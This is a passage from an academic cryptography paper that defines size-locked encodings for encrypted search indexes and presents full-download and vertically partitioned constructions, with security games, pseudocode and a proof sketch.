Security. We use a security definition parameterized by a *leakage profile* specifying what is leaked. The adversary $\mathcal{A}$ controls all inputs (queries and updates) excepting the secret key K, and can observe all interactions between the algorithms and the server Srv.

We formalize security via two games. Pseudocode descriptions appear in Figure 2. The first game, $\textsc{Real}_\Pi$, gives an adversary $\mathcal{A}$ oracles Up, Srch, ClrSt for which it can adaptively choose client inputs. We abuse notation and write $((G,\mathsf{st}),\tau) \leftarrow\!\!\$\ \mathsf{Search}_K^{\mathsf{Srv}}(q,\mathsf{st})$ to denote running Search on a state st and letting τ be the transcript of requests and responses




Figure 2: Security games for encrypted index schemes.

made by Search to Srv. We make an analogous overloading of Update. This captures that $\mathcal{A}$ should observe, but not be able to manipulate, all queries to, and responses from, Srv. Note that given the responses τ the adversary can reconstruct the exact state of the server (which is a simple put/get interface that works deterministically).

We allow the adversary to reset the session state st to the empty string by calling the oracle ClrSt, which takes no inputs and produces no outputs. This represents the ending of a session (e.g. logging out of a browser), and subsequent calls will be run with an empty state. The adversary eventually outputs a bit which becomes the output of the game.

The ideal game $\textsc{Ideal}_{\mathcal{S}}^{\mathcal{L}}$ is parameterized by a leakage profile $\mathcal{L} = (\mathcal{L}_{se}, \mathcal{L}_{up})$ and a simulator $\mathcal{S} = (\mathcal{S}_{se}, \mathcal{S}_{up})$. In this game the two oracles are instead implemented by a combination of running the appropriate leakage algorithm and handing the resulting input to the respective simulator algorithm. Note that both the leakage and simulator algorithms can be randomized. The simulator algorithms share state; this is made explicit with an input and output bit string $\mathsf{st}_{\mathcal{L}}$ shared by the algorithms. Ultimately again the adversary outputs a bit, and we let "$\textsc{Ideal}_{\mathcal{S}}^{\mathcal{L}}(\mathcal{A}) \Rightarrow 1$" be the event that the output is one, defined over the coins used by the game including those used by $\mathcal{A}$ and $\mathcal{S}$.

Definition 1. *Let $\Pi = (\mathsf{Update},\mathsf{Search})$ be an encrypted index scheme. Let $\mathcal{A},\mathcal{L},\mathcal{S}$ be algorithms. The $\mathcal{L}$-*advantage of *$\mathcal{A}$ against Π and $\mathcal{S}$ is defined to be*
$\mathrm{Adv}_{\Pi,\mathcal{S}}^{\mathcal{L}}(\mathcal{A}) = |\Pr[\textsc{Real}_\Pi(\mathcal{A}) \Rightarrow 1] - \Pr[\textsc{Ideal}_{\mathcal{S}}^{\mathcal{L}}(\mathcal{A}) \Rightarrow 1]|$.

5 Encrypted Index Constructions

In this section we introduce *size-locked encodings* and show how to build secure encrypted indexes using them. We start with our basic encoding then detail a simple encrypted index scheme which performs searches by fetching the entire

index using this encoding. Finally, we show how to scale this construction via two partitioning strategies (*vertical* and *horizontal*) which exchange some limited leakage to improve performance for large document sets.

5.1 Size-Locking Definitions

Our constructions will make use of algorithms to encode updates and merge them into an accumulating index while controlling size-based leakage, and also an algorithm to execute queries on the encodings. We abstract out our basic encoding approach into three algorithms:

- An algorithm $\mathsf{SLEncodeUp}$ that takes as input an update Δ as defined in the syntax of encrypted indexing schemes. It outputs a bytestring U encoding the update.
- An algorithm $\mathsf{SLMerge}$ that takes as input two bytestrings P, U encoding the current index and an update respectively. It outputs a new P bytestring encoding the updated index.
- An algorithm $\mathsf{RunQuery}$ that takes as input a bytestring P encoding an index and a query q. It returns a result set G (following the syntax of Search in the previous section).

We will analyze constructions built from these algorithms and their later extensions generically. In order for maximum expressiveness in constructions, we do not impose a correctness condition, so even trivial versions that output nothing are permitted, but would result in poor search performance. While instantiations will be somewhat lossy, we will show empirically that they provide good search results.

The next two definitions formalize a requirement called *size-locking* for encoding and merging (the querying algorithm $\mathsf{RunQuery}$ will not have any security requirements). Both are parameterized by respective leakage functions $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}$ and $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}$ which describe what input features encoding lengths should depend on. Intuitively, these definitions capture that the output length of update encodings and merging of a sequence of updates are fixed functions of the outputs of the relevant leakage function.

The first definition, for encoding updates, is relatively simple: For any update Δ, the output length of $\mathsf{SLEncodeUp}(\Delta)$ must depend only on the output of $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}$.

Definition 2 (Size-locked updates)**.** *We say an update encoding algorithm* $\mathsf{SLEncodeUp}$ *is* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}$-size-locked *if for all* $\Delta \in D$ *the byte-length of* $\mathsf{SLEncodeUp}(\Delta)$ *is a fixed function of* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}(\Delta)$.

For merging we define a more subtle condition requiring that, for any sequence of updates, the lengths of all the intermediate index encodings is a fixed function of the leakage $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}$ applied to the sequence of updates.

Definition 3 (Size-locked merging)**.** *We say that algorithm* $\mathsf{SLMerge}$ *is* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}$-size-locked *if the following holds for all sequences* $\Delta_1, \ldots, \Delta_r$ *of updates. Define* P_0 *to be the empty string, and for* $i = 1, \ldots, r$ *let* $P_i = \mathsf{SLMerge}(P_{i-1}, \mathsf{SLEncodeUp}(\Delta_i))$. *Then we require that the byte-length of* P_r *is a fixed function of* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}(\Delta_1, \ldots, \Delta_r)$.

This definition implies that lengths of each P_i are determined by $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}(\Delta_1, \ldots, \Delta_i)$, since the condition must also hold for each prefix sequence $\Delta_1, \ldots, \Delta_i$.

We say that an encoding approach is $(\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}, \mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}})$-size-locked if it satisfies both definitions. This definition is convenient for simplifying proofs, since security analyses will rely only on the size function and can otherwise ignore the complexities of encoding.

5.2 Our Size-Locked Encoding

Our leakage functions. Our construction is aimed at the following leakage functions: We want $\mathsf{SLEncodeUp}$ to be $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}$-size-locked for updates where $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}(\Delta)$ outputs the number of postings in Δ For merging, the leakage function $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}(\Delta_1, \ldots, \Delta_r)$ will output the total number of postings added along with the number of documents added In particular we want to avoid leaking, say, when a new unique keyword is added, so care must be taken to hide when an update contains new versus old keywords.

Our encodings. We will describe the accumulated encodings output by $\mathsf{SLMerge}$ first. Afterwards it is simple to describe how our algorithms $\mathsf{SLEncodeUp}, \mathsf{SLMerge}$ maintain this structure as an invariant. Our approach is to follow the structure of traditional search indexes described in Section 2 and maintain posting lists that are encoded to avoid leakage. A merged index will always be a byte string of the form

$$\langle n \rangle_4 \,\|\, \mathtt{bin} \,\|\, \mathtt{fwd} \,\|\, \mathtt{inv},$$

where $\|$ denotes string concatenation, $\langle n \rangle_4$ is an encoding of the number of documents (we use a four-byte representation in our implementation; here and below, we write $\langle v \rangle_k$ for a k-byte encoding of v.), `bin` is a binary lookup table, `fwd` is an encoded forward index byte string, and `inv` is an encoded inverted index byte string. We use two configurable parameters: W is the number of bytes used to encode identifiers and M is the number of bytes of per-file metadata allowed.

Functionally, `fwd` enables mapping document identifiers to their metadata, `inv` is an encoding of the posting lists, and `bin` is some auxiliary data for performance optimization. The goal is to ensure that they together enable efficient computation of search results and have total byte-length equal to a fixed function of the number n of unique documents and the total number of postings N. A summary of the encoding structure is given in Figure 3. The ① and ② stages in Figure 3 illustrate how the full primary index looks with two documents. To limit leakage, the values of n and N will increase monotonically with each update.

Our index encoding will have size exactly

$$(2W+8)\cdot\min\{N, 90\cdot N^{0.5}\} + (W + W/2 + M)\cdot n + (W+1)\cdot N$$




Figure 3: Four stages of size-locked indexing for maintaining the forward (`fwd`) and inverse (`inv`) indexes. ①: documents to be indexed; ②: corresponding `bin`, `fwd` and `inv`; ③: document updates and their encoding; ④: `bin`, `fwd` and `inv` after merging updates with new entries shaded red.

bytes. (We assume that W is a multiple of two, and round the square root in an arbitrary predetermined way.) The first term is the size of `bin`, the second `fwd`, and the second term is the size of `inv`. We will unpack the formula as we explain the components below.

Encoding `inv`. We first describe how `inv` is computed. It will ultimately encode the posting lists independently and concatenate them, so we describe how to encode some posting list $(\mathsf{id}_1, \mathsf{tf}_1), \ldots, (\mathsf{id}_\ell, \mathsf{tf}_\ell)$ for a keyword w, where $\mathsf{tf}_i = \mathsf{tf}(w, \mathsf{id}_i)$ is the term frequency of w in document with id id_i.

We hash terms w to W-byte-long hashes, denoted $H(w)$ (we use a truncated cryptographic hash for H). For small W there can be collisions, in which case we simply merge the colliding posting lists. This happens rarely enough that search accuracy is barely affected in our testing.

Next, we compactly represent term frequencies as one-byte values. This makes BM25 calculations coarser but still enables sufficiently accurate ranking. Specifically we let $\widetilde{\mathsf{tf}}_i$ be a rounding of tf_i to the nearest value expressible in the form $a2^b$, where a, b are four-bit non-negative integers. We thus encode each $\widetilde{\mathsf{tf}}_i$ in one byte, as $a \| b$.

Naively encoding posting lists as a term followed by the list entries would not achieve the size-locking we target, as the output length would depend on the number of terms, enabling injection attacks like those in Section 3. To see this dependence, consider an index with a single term with two postings, versus an index with two terms that have one posting each; Done naively, the latter would have a longer encoding.

We therefore apply a trick to encode a posting list of length ℓ in *exactly* $(W+1)\cdot\ell$ bytes. We enforce domain separation between hashes and document identifiers by fixing the top bit of hashes to be one, i.e., replacing $H(w)$ with $H(w) \vee 10^{8W-1}$ and fixing the top bit of all document identifiers to zero. Then, we remove the first identifier id_1 in each posting list, making it implicit. We will store information in `fwd` to be able to recover it during decoding. Our posting list is encoded as

$$(H(w) \vee 10^{8W-1}) \,\|\, \widetilde{\mathsf{tf}}_1 \,\|\, \mathsf{id}_2 \,\|\, \widetilde{\mathsf{tf}}_2 \,\|\, \cdots \,\|\, \mathsf{id}_\ell \,\|\, \widetilde{\mathsf{tf}}_\ell$$

and `inv` is simply the concatenation of the individual posting lists, in an order to be explained shortly.

Encoding `fwd`. The bytestring `fwd` maps document identifiers to their metadata. Since we allow leaking the number of documents, this could be a relatively simple matter, except that we need to make the first identifiers that were dropped from `inv` recoverable.

The forward index will represent the documents in the order in which they are added, letting $\mathsf{id}_i, \mathsf{md}_i$ be the identifier and metadata of the i^{th} document. Define New_i be the set of terms newly introduced by document id_i and let $ct_i = |\mathsf{New}_i|$, encoded as a $W/2$-byte integer (so ct_i is the number of terms in the i^{th} document but not in any earlier document).

We form `fwd` simply by calculating the string $\mathsf{id}_i \,\|\, \mathsf{md}_i \,\|\, ct_i$ for each document and concatenating them in order. This means $|\texttt{fwd}| = (W + W/2 + M)\cdot n$.

We can now describe the ordering of the post lists in `inv` to enable decoding to recover the omitted first identifiers. We maintain the posting lists within `inv` so that the ct_1 posting lists associated to keywords in New_1 appear first, then the ct_2 lists for New_2, and so on. Thus during decoding we know that the first $ct_1 = |\mathsf{New}_1|$ posting lists should have added id_1, the next $ct_2 = |\mathsf{New}_2|$ should have added id_2, and so on.

Encoding `bin`. It is possible to correctly decode an index from $\langle n \rangle_4 \| \texttt{fwd} \| \texttt{inv}$ only. We however include an extra lookup table `bin` to speed up the recovery of a posting list without fully decoding.

A naive idea is to trade off primary index size (and bandwidth) for search speed by storing a lookup table that maps a word hash to its offset in `inv`. This again fails to meet our size-locking goal, since the serialized index length would depend on the number of terms. Instead we construct the lookup table based on the estimated number of keywords in the document collection, instead of the exact number, following Heaps' law. Heaps' law states that, for a document collection with N postings, the number of unique keywords is roughly $\mathsf{Heaps}_{\alpha,\beta}(N) := \alpha \cdot N^\beta$ (c.f., [30], Chapter 5.1.1). We conservatively choose $\alpha = 90$ and $\beta = 0.5$ to let the estimated number of keywords be an overestimate. We determine the number of postings in `bin` using $\mathsf{Bin}_\alpha(N) = \min\{N, \mathsf{Heaps}_{\alpha,0.5}(N)\}$

Using this, we fix the size of the lookup table to

$$(2W+8)\cdot \mathsf{Bin}_\alpha(N) = (2W+8)\cdot \min\{N, 90\cdot N^{0.5}\}$$

bytes because we store, for each word hash of W bytes, the W-byte identifier of the first document that introduces the word, a four-byte position offset, and a four-byte encoding of the posting list length in bytes.

If the actual number of terms is smaller than the estimate, we add dummy entries to the lookup table. If the number of terms is larger, some words (chosen arbitrarily) will not appear in the lookup table and we can fall back to the linear scan approach.

Encoding algorithm: Updates. Algorithm SLEncodeUp works as follows. An input update Δ consists of a document identifier id, metadata md, and set V of m updated term/term-frequency pairs. (When a keyword is removed from a document, this is represented by a term-frequency of zero.) Here we would like to have an encoding with bytelength determined only by m. To achieve this we simply encode Δ as

$$\mathsf{id} \,\|\, \mathsf{md} \,\|\, H(w_1) \,\|\, \widetilde{\mathsf{tf}}_1 \,\|\, \cdots \,\|\, H(w_m) \,\|\, \widetilde{\mathsf{tf}}_m,$$

where $\widetilde{\mathsf{tf}}_i$ is the single-byte rounding of tf_i as described earlier. For an update with m postings, this encoding will be exactly $W+M+(W+1)m$ bytes. (See stage ③ in Figure 3.)

The following easy claim formalizes the size-locking property of SLEncodeUp.

Claim 4. SLEncodeUp *is* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{up}}$*-size-locked for the function* $\mathcal{L}_{\mathrm{sl}}(\Delta)$ *that outputs* $|V|$*, where* $\Delta = (\mathsf{id}, \mathsf{md}, V)$.

Encoding algorithm: Merging. We finally describe how SLMerge works to maintain the encoding describe above. Recall that SLMerge takes as input an accumulated encoding P and an encoded update U. We can inductively assume that P has the structure described above, namely of the form $\langle n\rangle_4 \,\|\, \texttt{bin} \,\|\, \texttt{fwd} \,\|\, \texttt{inv}$. The encoded update U encodes identifier/metadata/posting-set triple $(\mathsf{id}, \mathsf{md}, V)$ and must be merged into P to produce a new encoding.

We first update `inv`. The set V can contain both keywords that already appear in P and newly introduced keywords. For those that already appear, we simply append the postings to the appropriate lists in `inv` with the encoding described above. For newly-introduced keywords, we create new posting lists with implicit identifiers (following our encoding trick from above), and append them to `inv`.

We next update `fwd` and possibly n. If the updated document identifier id is new, then we increment n and append to `fwd` the string $\mathsf{id}\|\mathsf{md}\|ct$, where ct is the number of new keywords introduced. If id was already in `fwd`, then we update its count ct_i if it introduced any new keywords, and also overwrite its metadata with md.

We finally modify `bin` to reflect for each keyword the new offset and length of its posting list as well as the first document that introduces it, which may have changed as a result of the update. If a document introduces more new words as a result of an addition, we increment ct_i accordingly. If a word that was introduced by the document is removed from the document entirely, we leave ct_i unchanged.

The following claim formalizes the size-locking of SLMerge.

Claim 5. SLMerge *is* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}$*-sized-locked for the function* $\mathcal{L}_{\mathrm{sl}}^{\mathrm{mrg}}(\Delta_1,\ldots,\Delta_r)$ *that outputs* (N,n)*, where if* $\Delta_i = (\mathsf{id}_i, \mathsf{md}_i, V_i)$*, then* $N = \sum_{i=1}^{r} |V_i|$ *is the total number of postings in* $\Delta_1,\ldots,\Delta_r$ *and* $n = |\{\mathsf{id}_1,\ldots,\mathsf{id}_r\}|$ *is the number of unique document identifiers in* $\Delta_1,\ldots,\Delta_r$.

This claim follows by induction on the number of updates. For a single update our encoding obviously only depends on the number of postings. Further updates will increase the length of the encoding by possibly adding a new document entry to `fwd`, and adding a number of bytes to `inv` that depend only the size of V in the update. Finally, the size of `bin` depends only on N.

Querying algorithm. Our implementation of RunQuery simulates the computation of BM25-based ranking. Given a query consisting of possibly several keywords $w_1, w_2, \ldots$, RunQuery uses the offsets in `bin` to find the posting lists and implicit first identifiers for each term. The rounded term frequencies are used in place of real term frequencies, but the rest of the BM25 computation proceeds in the straightforward way.

5.3 Full-Download Construction

Using SLEncodeUp, SLMerge, and RunQuery, we construct the FULL encrypted index scheme in Figure 4. We use standard symmetric encryption with secret key K, with encryption and decryption denoted by Enc_K and Dec_K. We abuse notation in decryption by feeding a vector of ciphertexts as input to mean decrypting each independently. We also abuse notation with our SLMerge algorithm, allowing it to take a vector $\vec{U}$ of encoded updates, which we take to mean running SLMerge repeatedly on each entry along with the accumulated index.

At a high level, the client maintains an index locally that is always either empty or a copy of the full, up-to-date index. The server storage consists of an encrypted, encoded index under some arbitrary unique label `idx` as well as an update cache (under some label `up`) that can be empty. To search, if the client index is empty, the client downloads the entire server state, decrypts, and decodes the results (lines 2–4). Note that we abuse notation slightly, running Dec on a vector, which denotes component-wise application of decryption. After this, the client can run the query and output the results so they can be shown to a user (line 5). Finally, if there were any changes due to updates then the client encodes the updated index, encrypts it, replaces the old encrypted index on the server (recall that Srv.put overwrites old values), and deletes the update cache. (To implement line 6, the client maintains a local dirty bit but we omit this from our notation.)

$\underline{\mathsf{Search}_K^{\mathsf{Srv}}(q,\mathsf{st})}$:

1: **if** $\mathsf{st} = \perp$ **then**
2: $(B,\vec{C}) \leftarrow \mathsf{Srv.get}(\mathtt{idx},\mathtt{up})$ ▷ Fetch encrypted index & updates
3: $P \leftarrow \mathsf{Dec}_K(B)$; $\vec{U} \leftarrow \mathsf{Dec}_K(\vec{C})$ ▷ Decrypt
4: $\mathsf{st} \leftarrow \mathsf{SLMerge}(P,\vec{U})$ ▷ Merge in updates, in any order
5: Output results via $\mathsf{RunQuery}(q,\mathsf{st})$ ▷ Run query
6: **if** $\exists$ outstanding updates **then**
7: $B' \leftarrow \mathsf{Enc}_K(\mathsf{st})$ ▷ Encrypt new index
8: $\mathsf{Srv.put}(\mathtt{idx},B')$; $\mathsf{Srv.put}(\mathtt{up},\perp)$ ▷ Update server

$\underline{\mathsf{Update}_K^{\mathsf{Srv}}(\Delta,\mathsf{st})}$:

10: $U \leftarrow \mathsf{SLEncodeUp}(\Delta)$ ▷ Encode update
11: $C \leftarrow \mathsf{Enc}_K(U)$ ▷ Encrypt update
12: $\mathsf{Srv.app}(\mathtt{up},C)$ ▷ Add to server
13: **if** $\mathsf{st} \neq \perp$ **then**
14: $\mathsf{st} \leftarrow \mathsf{SLMerge}(\mathsf{st},U)$ ▷ Update local state

Figure 4: Full-download encrypted index construction.

To perform an update, the client simply encodes, encrypts, and appends the update information to the update cache (lines 10–12). If the local session state is non-empty, then the client also updates the local state via the routine Merge (line 14), but we do not yet push this changed state to the remote server to save bandwidth. We therefore refer to this type of update as lazy, since we're deferring merging in the update until the next search.

Security analysis. The full-download construction achieves $\mathcal{L}$-adaptive security for a leakage profile $\mathcal{L}$ that reveals only the number of postings in updates and the number of documents added to the system. In particular, updates do not leak if they introduce new terms or not, avoiding the type of attack in Section 3.

In the following theorem, $\mathrm{Adv}^{\text{lor-cpa}}_{\mathsf{SE}}(\mathcal{B})$ refers to the standard definition of advantage for an adversary $\mathcal{B}$ in attacking the left-or-right CPA security of SE.

Theorem 6. *Let* Π *be the encrypted size-locked index scheme in Figure 4 and let* $\mathsf{SE} = (\mathsf{Enc},\mathsf{Dec})$ *be a symmetric encryption scheme. Then there exists a simulator* $\mathcal{S}$ *such that for all* $\mathcal{A}$ *there exists a* $\mathcal{B}$ *such that* $\mathrm{Adv}^{\mathcal{L}}_{\Pi,\mathcal{S}}(\mathcal{A}) \leq \mathrm{Adv}^{\text{lor-cpa}}_{\mathsf{SE}}(\mathcal{B})$*, where* $\mathcal{B}$ *and* $\mathcal{S}$ *run in time that of* $\mathcal{A}$ *plus some small overhead.*

We provide a proof of the theorem in the full version and give a sketch here. The simulator $\mathcal{S}$ will produce transcripts that replace encryptions of index and update encodings with encryptions of all-zero strings that are as long as the encodings. The simulator is able to infer these lengths as a result of size-locking properties and the leakage profile.

Performance optimizations. Our implementation carries out line 4 of searching with some optimizations. To perform a merge, the existing posting list in `inv` is located, and we add all m postings to it. Importantly we do *not* delete prior postings: in the case that there are two postings for the same keyword and document pair, we set one of these to the correct term frequency and make the remaining term frequencies zero. These latter postings are now essentially padding to mask whether a new term was added to the document. After processing an update with m postings, we have that `inv`'s size increases by exactly $(W+1)\cdot m$ bytes. Stage ④ in Figure 3 shows the primary index merged with updates on both existing and new keyword and document pairs.

Merging large collections of outstanding updates can degrade search performance for update-heavy workloads. We can easily add to clients the ability to perform auto-merge updates, i.e., when the number of outstanding updates passes some threshold (in terms of total number of postings) an update additionally triggers downloading the current index to merge outstanding updates. This does not affect security, and we report on the benefits of auto-merging in the experiments section.

5.4 Vertical Partitioning

While providing stronger security than previous encrypted search systems, the full-download construction may result in impractical bandwidth for cold-start searches over large document sets. Here we introduce a performance optimization: vertical partitioning. The high-level idea is to split an index so that posting lists are spread across multiple different encrypted indexes. When searching for a keyword, one fetches only the first partition to obtain the first page (or more) of results. If the user desires more results, the client can fetch subsequent vertical partitions. Compared to the full-download construction, the only new leakage introduced by vertical partitioning is the number of pages requested by a user. This enables significantly better bandwidth usage in the common case where only the first page of results are needed.

Our vertical partitioning strategy works by splitting the index across some number of *levels*. Each level has associated to it an encrypted index $P_1,\ldots,P_L$ and an encrypted update cache $\vec{U}_1,\ldots,\vec{U}_L$, both encoded and encrypted before being stored at the server. The updates will still be merged in opportunistically, but now according to a more complicated schedule, as only part of the index will typically be available for merging at any given time.

Leveled size-locking. In order to describe our approach abstractly, we generalize the notion of size-locking from the prior section in a manner that fits our application. Our approach will use three algorithms:

- A stateful algorithm SLEncodeUp that takes as input an update Δ and emits a bytestring, along with updated state.
- A stateful algorithm VMerge that take as input a bytestring P encoding the current index and a vector of bytestrings $\vec{U}$ encoding some information to be merged. It outputs a new bytestring P encoding the updated index, along with a bytestring U encoding the "evicted" information. It updates its state (denoted $\mathsf{st}_{\mathsf{mrg}}$ in our algorithms) on each run.
- An algorithm RunQuery that takes as input one or more




Figure 5: Security games for generalized size-locking.

bytestrings $P_1, \ldots, P_\ell$ encoding index information along with a query q. It returns a result set G.

Our size-locking requirement is now more complicated and is expressed via a real-versus-ideal (perfect) simulation requirement. Intuitively, the real game maintains a set of encoded indexes $P_1, P_2, \ldots$, and associated update caches $\vec{U}_1, \vec{U}_2, \ldots$. The adversary can ask for updates to be encoded and appended to the top cache $\vec{U}_1$, after which it can observe the size of the encoding. The adversary can also for merges to occur, in a restricted top-to-bottom manner. Upon merge request, the "current level" (tracked by variable ℓ) is merged with its update cache. After this, P_ℓ is overwritten, its cache $\vec{U}_\ell$ is cleared, and the "evicted" information U is appended to the next level cache. Finally, ℓ is incremented, and the sizes of the new index and the evicted information are returned.

The following definition asks that the real game can be perfectly simulated using only the leakage from a stateful algorithm $\mathcal{L}$.

Definition 7. *Let* $\Pi = (\mathsf{SLEncodeUp}, \mathsf{VMerge})$ *be pair of algorithms fitting the syntax above. Let* $\mathcal{L}$ *be an algorithm. We say that* Π *is* $\mathcal{L}$*-leveled-size-locked if there exits an algorithm* $\mathcal{S}$ *such that for all* $\mathcal{A}$*,*

$$Pr[\text{SLREAL}_\Pi(\mathcal{A}) \Rightarrow 1] = \Pr[\text{SLIDEAL}^{\mathcal{L}}_{\mathcal{S}}(\mathcal{A}) \Rightarrow 1].$$

Our leveled construction. We now describe how search and updates work for vertical partitioning. Figure 6 gives pseudocode, which uses SLEncodeUp, VMerge and RunQuery that we detail afterwards.

The server memory is structured as a sequence of encoded and encrypted indexes $B_1, B_2, \ldots$ each with an associated vector of update caches $\vec{C}_1, \vec{C}_2, \ldots$. The client state st always consists of some locally-stored copies of encoded level indexes $P_1, \ldots P_\ell$ encrypted in $B_1, \ldots, B_\ell$, some cached updates $\vec{U}$ that reflect the updates in the-level cache, and the state $\mathsf{st}_{\mathsf{mrg}}$ used by VMerge.




Figure 6: Our vertically-partitioned encrypted index construction.

The top-level cache will be used for lazy updates similar to before (see lines 13-15 of Update). The client then encrypts the updates, appends it to the first level update cache, and updates the $\vec{U}$ in its state, if there is any. Note that the local variable $\vec{U}$ follows the data stored at the server as $\mathtt{up}_1$ (but unencrypted).

We walk through how search begins from a cold-start, i.e. with $\mathsf{st} = \perp$. Searching begins by downloading just the first level $(B_1, \vec{C}_1)$, decrypting and decoding them (lines 3–4). Next, algorithm VMerge merges the encoded first-level index P_1 and the updates $\vec{U}_1$, emitting a new copy of $\vec{U}_1$, some evicted data U_2. Then, as a special case for the first level, the local changes $\vec{U}$ can be deleted (line 6). (Future searches will need to retain the updates that have happened since a cold-start search.) Finally, the new level P_1 is added to the state, and then encrypted and to the server to overwrite the existing second level index. The second level cache is cleared, and the evicted information is appended to the second level's cache. Finally, search is performed using the locally-held indexes and update cache.

A subsequent invocation of search with the same query will trigger a downloading of the next level (the required level is tracked in a table Q of per-query counters). In this case we fetch, decrypt, decode, and then merge the information from the next level into the local state as before. The only difference is that the local-held updates $\vec{U}$ must be retained while merging lower levels, since they will not be merged into the first level until a cold-start search.

Merging and evicting. All that remains to complete our construction is an instantiation of SLEncodeUp, VMerge, and

RunQuery. The first algorithm is the same as before (except that it maintains some state, as noted below), and the third is straightforward once we have described the data format. We describe VMerge in two stages: First we discuss how it decides what to merge versus evict, and then we describe the low-level encoding formats, which are extensions of our earlier encodings.

Algorithms SLEncodeUp and VMerge maintain a state consisting of N, the total number of postings added to the system and ℓ, the depth of the last level downloaded, and a table recording for each keyword how many of its postings are stored in level up to ℓ (this table can be inferred from the local state, but it is useful conceptually). When presented with an encoded index P and update cache $\vec{U}$, VMerge will determine a pinned size for the index, and pack in postings for keywords as evenly as possible, breaking ties arbitrarily, and will evict the rest if they do not all fit (which is the eventual steady-state for each level).

We would like each level to minimally include k postings for each keyword, to ensure that the first k results for every (single keyword) query are available given just the first level. To do this securely, we pin the number of postings in each level to a function of N, the total number of postings, and attempt to fit in all of the relevant postings as follows. First, fix an ordering over keywords that matches the ordering in which they were added to the corpus, and break ties (due to being added by the same document) arbitrarily. Then we loop over keywords in that order, adding to their posting list the next highest posting by BM25 for that keyword. BM25 ties within a list are broken arbitrarily. This round robin approach ends when the pinned size is reached or all postings have been processed. To get subsequent levels' postings, remove all the postings from the first level from consideration, and otherwise repeat the process (with a different α, as described below).

